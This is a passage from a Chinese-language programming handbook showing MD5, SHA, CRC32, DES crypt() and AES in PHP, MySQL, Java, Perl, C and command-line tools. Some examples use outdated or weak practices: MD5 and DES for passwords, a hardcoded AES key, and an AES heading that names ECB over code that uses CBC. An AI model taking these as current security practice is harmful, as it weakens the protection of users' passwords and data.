echo "password is: $enpw";
?>
```

1.3. MySQL md5()

select md5('password');

```
[chen@linux chen]$ mysql
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11947 to server version: 4.0.13-log

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> select md5('chen');
```

```
+----------------------------------+
| md5('chen')                      |
+----------------------------------+
| a1a8887793acfc199182a649e905daab |
+----------------------------------+

1 row in set (0.00 sec)

mysql>


mysql> select md5('chen') as passwd;

+----------------------------------+
| passwd                           |
+----------------------------------+
| a1a8887793acfc199182a649e905daab |
+----------------------------------+

1 row in set (0.00 sec)

mysql>
```

1.4. Java MD5

JDK 1.2

1.2版之前的JDK没有实现md5;

```


/************************************************
MD5 算法的Java Bean
@author:Topcat Tuppin
Last Modified:10,Mar,2001
************************************************/
package netkiller.security;
import java.lang.reflect.*;
/************************************************
md5 类实现了RSA Data Security, Inc.在提交给IETF
的RFC1321中的MD5 message-digest 算法。
```

```
**********************************************/

public class MD5 {
	/* 下面这些S11-S44实际上是一个4*4的矩阵，在原始的C实现中是用
#define 实现的，
	这里把它们实现成为static final是表示了只读，切能在同一个进程空间
内的多个
	Instance间共享*/

	 static final int S11 = 7;
	 static final int S12 = 12;
	 static final int S13 = 17;
	 static final int S14 = 22;

	 static final int S21 = 5;
	 static final int S22 = 9;
	 static final int S23 = 14;
	 static final int S24 = 20;

	 static final int S31 = 4;
	 static final int S32 = 11;
	 static final int S33 = 16;
	 static final int S34 = 23;

	 static final int S41 = 6;
	 static final int S42 = 10;
	 static final int S43 = 15;
	 static final int S44 = 21;



	 static final byte[] PADDING = { -128, 0, 0, 0, 0, 0, 0,
0, 0,
	 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
	 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
	 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
};
	 /* 下面的三个成员是MD5计算过程中用到的3个核心数据，在原始的C实现
中
	    被定义到MD5_CTX结构中
	  */

	 private long[] state = new long[4];  // state (ABCD)
	 private long[] count = new long[2];  // number of bits,
modulo 2^64 (lsb first)
```

```
        private byte[] buffer = new byte[64]; // input buffer

       /* digestHexStr是MD5的唯一一个公共成员，是最新一次计算结果的
          16进制ASCII表示.
       */

        public String digestHexStr;

        /* digest,是最新一次计算结果的2进制内部表示，表示128bit的MD5
值. */

        private byte[] digest = new byte[16];

       /*
         getMD5ofStr是类MD5最主要的公共方法，入口参数是你想要进行MD5变
换的字符串
         返回的是变换完的结果，这个结果是从公共成员digestHexStr取得的.
       */

        public String getMD5ofStr(String inbuf) {

                md5Init();

                md5Update(inbuf.getBytes(), inbuf.length());

                md5Final();

                digestHexStr = "";

                for (int i = 0; i < 16; i++) {

                        digestHexStr += byteHEX(digest[i]);

                }

                return digestHexStr;



        }

        // 这是MD5这个类的标准构造函数，JavaBean要求有一个public的并且
没有参数的构造函数

        public MD5() {
```

```
                md5Init();
                return;
        }

        /* md5Init是一个初始化函数，初始化核心变量，装入标准的幻数 */

        private void md5Init() {

                count[0] = 0L;

                count[1] = 0L;

                ///* Load magic initialization constants.


                state[0] = 0x67452301L;

                state[1] = 0xefcdab89L;

                state[2] = 0x98badcfeL;

                state[3] = 0x10325476L;


                return;

        }

        /* F, G, H ,I 是4个基本的MD5函数，在原始的MD5的C实现中，由于它
们是

        简单的位运算，可能出于效率的考虑把它们实现成了宏，在java中，我们
把它们

         实现成了private方法，名字保持了原来C中的。 */


        private long F(long x, long y, long z) {

                return (x & y) | ((~x) & z);
```

```
        }
        private long G(long x, long y, long z) {
                return (x & z) | (y & (~z));

        }
        private long H(long x, long y, long z) {
                return x ^ y ^ z;
        }

        private long I(long x, long y, long z) {
                return y ^ (x | (~z));
        }

       /*
          FF,GG,HH和II将调用F,G,H,I进行近一步变换
          FF, GG, HH, and II transformations for rounds 1, 2,
3, and 4.
          Rotation is separate from addition to prevent
recomputation.
       */

        private long FF(long a, long b, long c, long d, long x,
long s,
                long ac) {
```

```
                a += F (b, c, d) + x + ac;
                a = ((int) a << s) | ((int) a >>> (32 - s));
                a += b;
                return a;
        }

        private long GG(long a, long b, long c, long d, long x,
long s,
                long ac) {
                a += G (b, c, d) + x + ac;
                a = ((int) a << s) | ((int) a >>> (32 - s));
                a += b;
                return a;
        }
        private long HH(long a, long b, long c, long d, long x,
long s,
                long ac) {
                a += H (b, c, d) + x + ac;
                a = ((int) a << s) | ((int) a >>> (32 - s));
                a += b;
                return a;
        }
        private long II(long a, long b, long c, long d, long x,
long s,
```

```
                long ac) {

                a += I (b, c, d) + x + ac;

                a = ((int) a << s) | ((int) a >>> (32 - s));

                a += b;

                return a;

        }

        /*
         md5Update是MD5的主计算过程，inbuf是要变换的字节串，inputlen
是长度，这个
         函数由getMD5ofStr调用，调用之前需要调用md5init，因此把它设计
成private的
        */

        private void md5Update(byte[] inbuf, int inputLen) {

                int i, index, partLen;

                byte[] block = new byte[64];

                index = (int)(count[0] >>> 3) & 0x3F;

                // /* Update number of bits */

                if ((count[0] += (inputLen << 3)) < (inputLen
<< 3))

                        count[1]++;

                count[1] += (inputLen >>> 29);

                partLen = 64 - index;

                // Transform as many times as possible.

                if (inputLen >= partLen) {

                        md5Memcpy(buffer, inbuf, index, 0,
partLen);
```

```
                        md5Transform(buffer);
                        for (i = partLen; i + 63 < inputLen; i
+= 64) {
                                md5Memcpy(block, inbuf, 0, i,
64);
                                md5Transform (block);
                        }
                        index = 0;
                } else
                        i = 0;

                ///* Buffer remaining input */
                md5Memcpy(buffer, inbuf, index, i, inputLen -
i);
        }
        /*
          md5Final整理和填写输出结果
        */
        private void md5Final () {
                byte[] bits = new byte[8];
                int index, padLen;
                ///* Save number of bits */
                Encode (bits, count, 8);

                ///* Pad out to 56 mod 64.
                index = (int)(count[0] >>> 3) & 0x3f;
```

```
                padLen = (index < 56) ? (56 - index) : (120 -
index);

                md5Update (PADDING, padLen);

                ///* Append length (before padding) */

                md5Update(bits, 8);

                ///* Store state in digest */

                Encode (digest, state, 16);



        }

        /* md5Memcpy是一个内部使用的byte数组的块拷贝函数，从input的
inpos开始把len长度的

          字节拷贝到output的outpos位置开始
        */

        private void md5Memcpy (byte[] output, byte[] input,

                int outpos, int inpos, int len)

        {

                int i;



                for (i = 0; i < len; i++)

                        output[outpos + i] = input[inpos + i];

        }

        /*
           md5Transform是MD5核心变换程序，有md5Update调用，block是分
块的原始字节
        */
```

```
        private void md5Transform (byte block[]) {

                long a = state[0], b = state[1], c = state[2],
d = state[3];

                long[] x = new long[16];



                Decode (x, block, 64);



                /* Round 1 */

                a = FF (a, b, c, d, x[0], S11, 0xd76aa478L); /*
1 */

                d = FF (d, a, b, c, x[1], S12, 0xe8c7b756L); /*
2 */

                c = FF (c, d, a, b, x[2], S13, 0x242070dbL); /*
3 */

                b = FF (b, c, d, a, x[3], S14, 0xc1bdceeeL); /*
4 */

                a = FF (a, b, c, d, x[4], S11, 0xf57c0fafL); /*
5 */

                d = FF (d, a, b, c, x[5], S12, 0x4787c62aL); /*
6 */

                c = FF (c, d, a, b, x[6], S13, 0xa8304613L); /*
7 */

                b = FF (b, c, d, a, x[7], S14, 0xfd469501L); /*
8 */

                a = FF (a, b, c, d, x[8], S11, 0x698098d8L); /*
9 */

                d = FF (d, a, b, c, x[9], S12, 0x8b44f7afL); /*
10 */
```

```
                c = FF (c, d, a, b, x[10], S13, 0xffff5bb1L);
/* 11 */

                b = FF (b, c, d, a, x[11], S14, 0x895cd7beL);
/* 12 */

                a = FF (a, b, c, d, x[12], S11, 0x6b901122L);
/* 13 */

                d = FF (d, a, b, c, x[13], S12, 0xfd987193L);
/* 14 */

                c = FF (c, d, a, b, x[14], S13, 0xa679438eL);
/* 15 */

                b = FF (b, c, d, a, x[15], S14, 0x49b40821L);
/* 16 */



                /* Round 2 */

                a = GG (a, b, c, d, x[1], S21, 0xf61e2562L); /*
17 */

                d = GG (d, a, b, c, x[6], S22, 0xc040b340L); /*
18 */

                c = GG (c, d, a, b, x[11], S23, 0x265e5a51L);
/* 19 */

                b = GG (b, c, d, a, x[0], S24, 0xe9b6c7aaL); /*
20 */

                a = GG (a, b, c, d, x[5], S21, 0xd62f105dL); /*
21 */

                d = GG (d, a, b, c, x[10], S22, 0x2441453L); /*
22 */

                c = GG (c, d, a, b, x[15], S23, 0xd8a1e681L);
/* 23 */

                b = GG (b, c, d, a, x[4], S24, 0xe7d3fbc8L); /*
24 */
```

```
                a = GG (a, b, c, d, x[9], S21, 0x21e1cde6L); /*
25 */

                d = GG (d, a, b, c, x[14], S22, 0xc33707d6L);
/* 26 */

                c = GG (c, d, a, b, x[3], S23, 0xf4d50d87L); /*
27 */

                b = GG (b, c, d, a, x[8], S24, 0x455a14edL); /*
28 */

                a = GG (a, b, c, d, x[13], S21, 0xa9e3e905L);
/* 29 */

                d = GG (d, a, b, c, x[2], S22, 0xfcefa3f8L); /*
30 */

                c = GG (c, d, a, b, x[7], S23, 0x676f02d9L); /*
31 */

                b = GG (b, c, d, a, x[12], S24, 0x8d2a4c8aL);
/* 32 */



                /* Round 3 */

                a = HH (a, b, c, d, x[5], S31, 0xfffa3942L); /*
33 */

                d = HH (d, a, b, c, x[8], S32, 0x8771f681L); /*
34 */

                c = HH (c, d, a, b, x[11], S33, 0x6d9d6122L);
/* 35 */

                b = HH (b, c, d, a, x[14], S34, 0xfde5380cL);
/* 36 */

                a = HH (a, b, c, d, x[1], S31, 0xa4beea44L); /*
37 */

                d = HH (d, a, b, c, x[4], S32, 0x4bdecfa9L); /*
```

```
38 */
                c = HH (c, d, a, b, x[7], S33, 0xf6bb4b60L); /*
39 */
                b = HH (b, c, d, a, x[10], S34, 0xbebfbc70L);
/* 40 */
                a = HH (a, b, c, d, x[13], S31, 0x289b7ec6L);
/* 41 */
                d = HH (d, a, b, c, x[0], S32, 0xeaa127faL); /*
42 */
                c = HH (c, d, a, b, x[3], S33, 0xd4ef3085L); /*
43 */
                b = HH (b, c, d, a, x[6], S34, 0x4881d05L); /*
44 */
                a = HH (a, b, c, d, x[9], S31, 0xd9d4d039L); /*
45 */
                d = HH (d, a, b, c, x[12], S32, 0xe6db99e5L);
/* 46 */
                c = HH (c, d, a, b, x[15], S33, 0x1fa27cf8L);
/* 47 */
                b = HH (b, c, d, a, x[2], S34, 0xc4ac5665L); /*
48 */


                /* Round 4 */
                a = II (a, b, c, d, x[0], S41, 0xf4292244L); /*
49 */
                d = II (d, a, b, c, x[7], S42, 0x432aff97L); /*
50 */
                c = II (c, d, a, b, x[14], S43, 0xab9423a7L);
/* 51 */
```

```
                b = II (b, c, d, a, x[5], S44, 0xfc93a039L); /*
52 */

                a = II (a, b, c, d, x[12], S41, 0x655b59c3L);
/* 53 */

                d = II (d, a, b, c, x[3], S42, 0x8f0ccc92L); /*
54 */

                c = II (c, d, a, b, x[10], S43, 0xffeff47dL);
/* 55 */

                b = II (b, c, d, a, x[1], S44, 0x85845dd1L); /*
56 */

                a = II (a, b, c, d, x[8], S41, 0x6fa87e4fL); /*
57 */

                d = II (d, a, b, c, x[15], S42, 0xfe2ce6e0L);
/* 58 */

                c = II (c, d, a, b, x[6], S43, 0xa3014314L); /*
59 */

                b = II (b, c, d, a, x[13], S44, 0x4e0811a1L);
/* 60 */

                a = II (a, b, c, d, x[4], S41, 0xf7537e82L); /*
61 */

                d = II (d, a, b, c, x[11], S42, 0xbd3af235L);
/* 62 */

                c = II (c, d, a, b, x[2], S43, 0x2ad7d2bbL); /*
63 */

                b = II (b, c, d, a, x[9], S44, 0xeb86d391L); /*
64 */



                state[0] += a;

                state[1] += b;
```

```
                state[2] += c;
                state[3] += d;

        }
        /*Encode把long数组按顺序拆成byte数组，因为java的long类型是
64bit的，
          只拆低32bit，以适应原始C实现的用途
        */
        private void Encode (byte[] output, long[] input, int
len) {
                int i, j;
                for (i = 0, j = 0; j < len; i++, j += 4) {
                        output[j] = (byte)(input[i] & 0xffL);
                        output[j + 1] = (byte)((input[i] >>> 8)
& 0xffL);
                        output[j + 2] = (byte)((input[i] >>>
16) & 0xffL);
                        output[j + 3] = (byte)((input[i] >>>
24) & 0xffL);
                }
        }

        /*Decode把byte数组按顺序合成成long数组，因为java的long类型是
64bit的，
          只合成低32bit，高32bit清零，以适应原始C实现的用途
        */
```

```
        private void Decode (long[] output, byte[] input, int
len) {

                int i, j;

                for (i = 0, j = 0; j < len; i++, j += 4)

                        output[i] = b2iu(input[j]) |

                                (b2iu(input[j + 1]) << 8) |

                                (b2iu(input[j + 2]) << 16) |

                                (b2iu(input[j + 3]) << 24);



                return;

        }

        /*
          b2iu是我写的一个把byte按照不考虑正负号的原则的 " 升位 " 程序，因
为java没有unsigned运算
        */

        public static long b2iu(byte b) {

                return b < 0 ? b & 0x7F + 128 : b;

        }

       /*byteHEX()，用来把一个byte类型的数转换成十六进制的ASCII表示，

         因为java中的byte的toString无法实现这一点，我们又没有C语言中的

          sprintf(outbuf,"%02X",ib)

       */

        public static String byteHEX(byte ib) {

                char[] Digit = {
'0','1','2','3','4','5','6','7','8','9',
```

```
                'A','B','C','D','E','F' };

                char [] ob = new char[2];

                ob[0] = Digit[(ib >>> 4) & 0X0F];

                ob[1] = Digit[ib & 0X0F];

                String s = new String(ob);

                return s;

        }



        public String getMD5String(String md5){
                        return getMD5ofStr(md5).toLowerCase();
        }

        public static void main(String args[]) {

                MD5 m = new MD5();

                if (Array.getLength(args) == 0) {   //如果没有参
数，执行标准的Test Suite



                    System.out.println("MD5 Test suite:");


System.out.println("MD5(\"\"):"+m.getMD5ofStr(""));


System.out.println("MD5(\"a\"):"+m.getMD5ofStr("a"));


System.out.println("MD5(\"abc\"):"+m.getMD5ofStr("abc"));

                        System.out.println("MD5(\"message
digest\"):"+m.getMD5ofStr("message digest"));


System.out.println("MD5(\"abcdefghijklmnopqrstuvwxyz\"):"+
```

```
m.getMD5ofStr("abcdefghijklmnopqrstuvwxyz"));


System.out.println("MD5(\"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijk
lmnopqrstuvwxyz0123456789\"):"+


m.getMD5ofStr("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuv
wxyz0123456789"));

                }

                else

                        System.out.println("MD5(" + args[0] +
")=" + m.getMD5ofStr(args[0]));




        }


}
```

JDK 1.5

以下使用JDK 1.5.x版实现;

```
import java.security.*;

public class md5Test {

        private static String dumpBytes(byte[] bytes) {
            int i;
```

```
            StringBuffer sb = new StringBuffer();
            for (i = 0; i < bytes.length; i++) {
              if (i % 32 == 0 && i != 0) {
                sb.append("\n");
              }
              String s = Integer.toHexString(bytes[i]);
              if (s.length() < 2) {
                s = "0" + s;
              }
              if (s.length() > 2) {
                s = s.substring(s.length() - 2);
              }
              sb.append(s);
            }
            return sb.toString();
        }
        public static void main(String[] args) {

                String passwd = "netkiller";
            MessageDigest md = null;
                try {
                        md = MessageDigest.getInstance("MD5");
                        md.update("chen".getBytes());
                } catch (NoSuchAlgorithmException e) {
                        e.printStackTrace();
                }

            System.out.println(dumpBytes(md.digest()));
        }

}
```

编译运行,输入字符串:a1a8887793acfc199182a649e905daab

JDK 1.8

JDK 1.8

```
```

```
String hash =
DatatypeConverter.printHexBinary(MessageDigest.getInstance("M
D5").digest("Helloword!!!".getBytes("UTF-8")));
```

1.5. perl md5

```
# Functional style
use Digest::MD5 qw(md5 md5_hex md5_base64);

$digest = md5($data);
$digest = md5_hex($data);
$digest = md5_base64($data);

# OO style
use Digest::MD5;

$ctx = Digest::MD5->new;

$ctx->add($data);
$ctx->addfile(*FILE);

$digest = $ctx->digest;
$digest = $ctx->hexdigest;
$digest = $ctx->b64digest;
```

2. SHA 专题

2.1. sha1sum

```
$ sha1sum /etc/passwd
c144c5cc8d5d3b90ad74a1dcf6af9e6c935e2a2a  /etc/passwd

$ sha1sum about/*
905a26de0f2fd6fcb53bf8db75d76c538d094237  about/index.html
d0aeb4409808b6afded0522964bed6b795d30fc0  about/index.tpl

$ sha1sum about/* > about.sha1
$ cat about.sha1
905a26de0f2fd6fcb53bf8db75d76c538d094237  about/index.html
d0aeb4409808b6afded0522964bed6b795d30fc0  about/index.tpl

$ sha1sum -c about.sha1
about/index.html: OK
about/index.tpl: OK
```

2.2. PHP sha1()

string sha1 (string str [, bool raw_output])

```
<?php
        $str = 'netkiller';
        echo sha1($str);
?>
```

运行输出字符串:eb673aa189c814d2db9fb71f162da1c81b4eba1c

2.3. Java SHA

SHA

```
import java.security.*;

public class shaTest {

        private static String dumpBytes(byte[] bytes) {
            int i;
            StringBuffer sb = new StringBuffer();
            for (i = 0; i < bytes.length; i++) {
              if (i % 32 == 0 && i != 0) {
                sb.append("\n");
              }
              String s = Integer.toHexString(bytes[i]);
              if (s.length() < 2) {
                s = "0" + s;
              }
              if (s.length() > 2) {
                s = s.substring(s.length() - 2);
              }
              sb.append(s);
            }
            return sb.toString();
        }
        public static void main(String[] args) {

                String passwd = "netkiller";
            MessageDigest md = null;
                try {
                        md = MessageDigest.getInstance("SHA");
                        md.update("chen".getBytes());
                } catch (NoSuchAlgorithmException e) {
                        e.printStackTrace();
                }

            System.out.println(dumpBytes(md.digest()));
        }

}
```

编译运行,输入字符串:8a89798cf0878e37bb6589ae1c36b9d8a036275b

SHA-256

```
package cn.netkiller.security;

import java.math.BigInteger;
import java.nio.charset.StandardCharsets;
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;

public class SHA256 {

	public SHA256() {
		// TODO Auto-generated constructor stub
	}

	public static void main(String[] args) throws
NoSuchAlgorithmException {
		// TODO Auto-generated method stub
		MessageDigest md =
MessageDigest.getInstance("SHA-256");
		String text = "Text to hash,
cryptographically.";

		// Change this to UTF-16 if needed

md.update(text.getBytes(StandardCharsets.UTF_8));
		byte[] digest = md.digest();

		String hex = String.format("%064x", new
BigInteger(1, digest));
		System.out.println(hex);

	}
```

```
}
```

2.4. Perl

```
# Functional style
use Digest::SHA1  qw(sha1 sha1_hex sha1_base64);

$digest = sha1($data);
$digest = sha1_hex($data);
$digest = sha1_base64($data);

# OO style
use Digest::SHA1;

$ctx = Digest::SHA1->new;

$ctx->add($data);
$ctx->addfile(*FILE);

$digest = $ctx->digest;
$digest = $ctx->hexdigest;
$digest = $ctx->b64digest;
```

3. CRC32

CRC校验实用程序库在数据存储和数据通讯领域，为了保证数据的正确，就不得不采用检错的手段。在诸多检错手段中，CRC是最著名的一种。CRC的全称是循环冗余校验，其特点是:检错能力极强，开销小，易于用编码器及检测电路实现。从其检错能力来看，它所不能发现的错误的几率仅为0.0047%以下。从性能上和开销上考虑，均远远优于奇偶校验及算术和校验等方式。因而，在数据存储和数据通讯领域，CRC无处不在:著名的通讯协议X.25的FCS(帧检错序列)采用的是CRC- CCITT，ARJ、LHA等压缩工具软件采用的是CRC32，磁盘驱动器的读写采用了CRC16，通用的图像存储格式GIF、TIFF等也都用CRC作为检错手段。

3.1. PHP CRC32

```
<?php
$checksum = crc32("The quick brown fox jumped over the lazy
dog.");
printf("%u\n", $checksum);
?>
```

3.2. Java CRC32

```
package cn.netkiller.security;

import java.nio.ByteBuffer;
import java.util.zip.CRC32;

public class CRC {

        public static void main(String[] args) {
```

```
                final CRC32 crc32 = new CRC32();
                ByteBuffer data =
ByteBuffer.wrap("http://www.netkiller.cn".getBytes());
                crc32.update(data);
                System.out.println(crc32.getValue());

        }

}
```

4. 第三方工具

4.1. htpasswd

```
$ sudo apt-get install apache2-utils
```

CRYPT

```
neo@master:~$ htpasswd -d -n neo.chen
New password:
Re-type new password:
neo.chen:Tyr60pyBFo0ng
```

MD5

```
neo@master:~$ htpasswd -m -n neo.chen
New password:
Re-type new password:
neo.chen:$apr1$CbZkN...$QzT7LwjRpQCKr4IkryM3Z.
```

SHA

```
neo@master:~$ htpasswd -s -n neo.chen
New password:
Re-type new password:
neo.chen:{SHA}iol5jPCHjje7ZYmuHDa52KA2J1s=
```

4.2. htdigest

htdigest 與 htpasswd 不同的地方在於對密碼的加密方式，htdigest 是使用 md5 來加密而 htpasswd 則是使用 crypt 來加密

```
htdigest -c /home/neo/trac/conf/passwd.digest localhost
netkiller
htdigest /home/neo/trac/conf/passwd.digest localhost neo
```

4.3. md5sum

```
$ md5sum /etc/passwd
325b7229c82c90c8a1823f5d939156bc  /etc/passwd
```

4.4. sha1sum

```
$ sha1sum /etc/passwd
f7a5582dd42ce0411bc2c59e2f1d8e89adcf0f81  /etc/passwd
```

第 165 章 DES crypt() 专题

提示

CRYPT_MD5 是Unix like Shadow密码

1. C crypt()

crypt是个密码加密函数，它是基於Data Encryption Standard(DES)演算法。

crypt基本上是One way encryption，因此它只适用於密码的使用，不适合於资料加密。

char *crypt(const char *key, const char *salt);

key 是使用者的密码。salt是两个字，每个字可从[a-zA-Z0-9./]中选出来，因此同一密码增加了4096种可能性。透过使用key中每个字的低七位元，取得 56-bit关键字，这56-bit关键字被用来加密成一组字，这组字有13个可显示的 ASCII字，包含开头两个salt。

```
[root@linux root]# cat crypt.c
/*
Netkiller 2003-06-27 crypt.c
char *crypt(const char *key, const char *salt);
*/
#include <unistd.h>
main(){
    char key[256];
    char salt[64];
    char passwd[256];
    printf("key:");
    scanf("%s",&key);
    printf("salt:");
    scanf("%s",&salt);
    sprintf(passwd,"passwd:%s\n",crypt(key,salt));
    printf(passwd);
```

```
}
[root@linux root]# gcc -o crypt -s crypt.c —lcrypt
[root@linux root]# ./crypt
key:chen
salt:salt
passwd:sa0hRW/W3DLvQ
[root@linux root]#
```

2. PHP crypt()

将字符串用 DES 编码加密。

语法: string crypt(string str, string [salt]);

返回值: 字符串

函数种类: 编码处理

内容说明

本函数将字符串用 UNIX 的标准加密 DES 模块加密。这是单向的加密函数，无法解密。欲比对字符串，将已加密的字符串的头二个字符放在 salt 的参数中，再比对加密后的字符串。

更详细的资料请参考 UNIX Manual (man) 中的 crypt。

在一些较新的 UNIX 版本中，除了 DES 之外还提供了其它的加密模块，如 MD5。甚至有些系统还用 MD5 取代 DES。在 salt 参数还有一些变化，端看传给 salt 参数的字符串长度而定:

* CRYPT_STD_DES - 标准的 DES 编码，输入 2 字符的 salt。
* CRYPT_EXT_DES - 延伸的 DES 编码，输入 9 字符的 salt。
* CRYPT_MD5 - MD5 编码，输入 12 字符加上 1 的 salt。
* CRYPT_BLOWFISH - 延伸的 DES 编码，输入 16 字符加上 2 的 salt。

此外，若不使用 salt 参数，则程序会自动产生。

```
# cat crypt.php

<html>
```

```
<p>DES 密码</p>

<form method=post action=crypt.php>

<p>password:<input name=passwd type=text size=20></p>

<input type=submit value=submit>

</form>

<?

$enpw=crypt($passwd);

echo "password is: $enpw";

?>



[root@linux root]# wget
http://netkiller.hikz.com/linux/download/myphp/site-
2.1.0.tar.gz
[root@linux root]#tar zxvf site-2.1.0.tar.gz
[root@linux root]#cp –r site /usr/local/apache/htdocs
[root@linux root]#lynx http://localhost/site
```

3. perl crypt

```
perl -e 'print("userPassword: ".crypt("secret","salt")."\n");'
```

4. mysql crypt

```
select encrypt('password');


mysql> select encrypt('password');
+---------------------+
| encrypt('password') |
+---------------------+
| WXvvG0CWY7v5I       |
+---------------------+
1 row in set (0.00 sec)


mysql>
```

5. Java crypt

第一种方法:

Crypt.java

Import netkiller. Security;

Crypt pw = new Crypt();

String passwd = pw.crypt(“passwd”,”salt”);

System.out.println(passwd);

关于JAVA的Crypt包请与我联系

第二种方法:

使用PostgreSQL JDBC中提供的org.postgresql.util.UnixCrypt产生crypt。

Class postgresql.util.UnixCrypt

java.lang.Object

|

+----postgresql.util.UnixCrypt

公共类 UnixCrypt 扩展 Object

这个类为我们提供了在通过网络流传输口令时的加密的功能

包含静态方法用于加密口令和与 Unix 加密的口令比较.

参阅 John Dumas 的 Java Crypt (加密)页面获取原始代码.

http://www.zeh.com/local/jfd/crypt.html

方法

public static final String crypt(String salt, String original)

加密给出了明文口令和一个"种子"("salt"）的口令.

参数:

salt - 一个两字符字串代表的所用的种子， 用以向加密引擎说明加密的不同方式. 如果你要生成一个新的密文那么这个值应该是随机生成的.

original - 待加密口令.

返回:

一个字串， 先是 2 字符的种子， 然后跟着密文口令.

方法:

1. 安装PostgreSQL JDBC，请到http://www.postgresql.org 下载

2. 将JDBC的.jar文件加到JAVA 的CLASSPATH中

3. 新建JAVA文件。

4. 编译javac crypt.java

5. 运行JAVA CLASS文件 java your-package.your-class
java crypt

```
import org.postgresql.util.UnixCrypt;

import java.io.InputStreamReader;

import java.io.BufferedReader;

import java.io.IOException;


public class crypt {

   public static void main(String[] args) throws IOException {

      String password;

      BufferedReader br=new BufferedReader(new InputStreamReader(Syst
em.in));

      System.out.println("Enter the password to encrypt. Your password"+

                  " will be echoed on the screen,");

      System.out.println("please ensure nobody is looking.");
```

```
    System.out.print("password :>");
    password=br.readLine();
    System.out.println(UnixCrypt.crypt(password));
  };
};
```

5.1. Java 8 DES

```
package cn.netkiller.security;

import java.nio.charset.StandardCharsets;
import java.security.SecureRandom;
import java.util.Base64;

import javax.crypto.Cipher;
import javax.crypto.SecretKey;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.DESKeySpec;

public class DES {

        public DES() {
                // TODO Auto-generated constructor stub
        }

        public static String encrypt(String text, String
password) {
                try {
                        SecureRandom random = new
SecureRandom();
                        DESKeySpec desKey = new
DESKeySpec(password.getBytes());
                        // 创建一个密匙工厂，然后用它把DESKeySpec
转换成
```

```
                        SecretKeyFactory keyFactory =
SecretKeyFactory.getInstance("DES");
                        SecretKey securekey =
keyFactory.generateSecret(desKey);
                        // Cipher对象实际完成加密操作
                        Cipher cipher =
Cipher.getInstance("DES");
                        // 用密匙初始化Cipher对象
                        cipher.init(Cipher.ENCRYPT_MODE,
securekey, random);
                        // 现在，获取数据并加密
                        // 正式执行加密操作

                        return
Base64.getEncoder().encodeToString(cipher.doFinal(text.getByt
es(StandardCharsets.UTF_8)));
                } catch (Throwable e) {
                        e.printStackTrace();
                }
                return null;
        }

        private static String decrypt(String text, String
password) throws Exception {
                try {
                        // DES算法要求有一个可信任的随机数源
                        SecureRandom random = new
SecureRandom();
                        // 创建一个DESKeySpec对象
                        DESKeySpec desKey = new
DESKeySpec(password.getBytes());
                        // 创建一个密匙工厂
                        SecretKeyFactory keyFactory =
SecretKeyFactory.getInstance("DES");
                        // 将DESKeySpec对象转换成SecretKey对象
                        SecretKey securekey =
keyFactory.generateSecret(desKey);
                        // Cipher对象实际完成解密操作
                        Cipher cipher =
Cipher.getInstance("DES");
                        // 用密匙初始化Cipher对象
                        cipher.init(Cipher.DECRYPT_MODE,
securekey, random);
                        // 真正开始解密操作
                        return new
```

```
String(cipher.doFinal(Base64.getDecoder().decode(text)),
StandardCharsets.UTF_8);
                } catch (Exception e) {
                        e.printStackTrace();
                }
                return null;
        }

        public static void main(String[] args) throws
Exception {
                // TODO Auto-generated method stub
                String en = DES.encrypt("Helloworld!!!",
"www.netkiller.cn");
                String de = DES.decrypt(en,
"www.netkiller.cn");
                System.out.println(en);
                System.out.println(de);

        }

}
```

6. grub-md5-crypt - Encrypt a password in MD5 format.

```
# grub-md5-crypt
Password:
Retype password:
$1$ZlJ1u0$tdv/dr8pYuHh.eT47F6b70
```

第 166 章 AES

1. Java

1.1. AES/ECB/PKCS5Padding

```
package cn.netkiller.crypto;

import javax.crypto.Cipher;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;
import java.security.MessageDigest;
import java.security.SecureRandom;

public class TestAES {

        public static void main(String[] args) {
                // TODO Auto-generated method stub
                String key =
"fm6I1D2HTFVVOWUKny76TThagNq5Czrv";
                String clean = "Helloworld!!!";

                try {
                        byte[] encrypted = encrypt(clean, key);
                        String decrypted = decrypt(encrypted,
key);
                        System.out.println(decrypted);
                } catch (Exception e) {
                        // TODO Auto-generated catch block
                        e.printStackTrace();
                }

        }

        public static byte[] encrypt(String plainText, String
key) throws Exception {
                byte[] clean = plainText.getBytes();

                // Generating IV.
```

```
                int ivSize = 16;
                byte[] iv = new byte[ivSize];
                SecureRandom random = new SecureRandom();
                random.nextBytes(iv);
                IvParameterSpec ivParameterSpec = new
IvParameterSpec(iv);

                // Hashing key.
                MessageDigest digest =
MessageDigest.getInstance("SHA-256");
                digest.update(key.getBytes("UTF-8"));
                byte[] keyBytes = new byte[16];
                System.arraycopy(digest.digest(), 0, keyBytes,
0, keyBytes.length);
                SecretKeySpec secretKeySpec = new
SecretKeySpec(keyBytes, "AES");

                // Encrypt.
                Cipher cipher =
Cipher.getInstance("AES/CBC/PKCS5Padding");
                cipher.init(Cipher.ENCRYPT_MODE, secretKeySpec,
ivParameterSpec);
                byte[] encrypted = cipher.doFinal(clean);

                // Combine IV and encrypted part.
                byte[] encryptedIVAndText = new byte[ivSize +
encrypted.length];
                System.arraycopy(iv, 0, encryptedIVAndText, 0,
ivSize);
                System.arraycopy(encrypted, 0,
encryptedIVAndText, ivSize, encrypted.length);

                return encryptedIVAndText;
        }

        public static String decrypt(byte[]
encryptedIvTextBytes, String key) throws Exception {
                int ivSize = 16;
                int keySize = 16;

                // Extract IV.
                byte[] iv = new byte[ivSize];
                System.arraycopy(encryptedIvTextBytes, 0, iv,
0, iv.length);
                IvParameterSpec ivParameterSpec = new
```

```
IvParameterSpec(iv);

                // Extract encrypted part.
                int encryptedSize = encryptedIvTextBytes.length
- ivSize;
                byte[] encryptedBytes = new
byte[encryptedSize];
                System.arraycopy(encryptedIvTextBytes, ivSize,
encryptedBytes, 0, encryptedSize);

                // Hash key.
                byte[] keyBytes = new byte[keySize];
                MessageDigest md =
MessageDigest.getInstance("SHA-256");
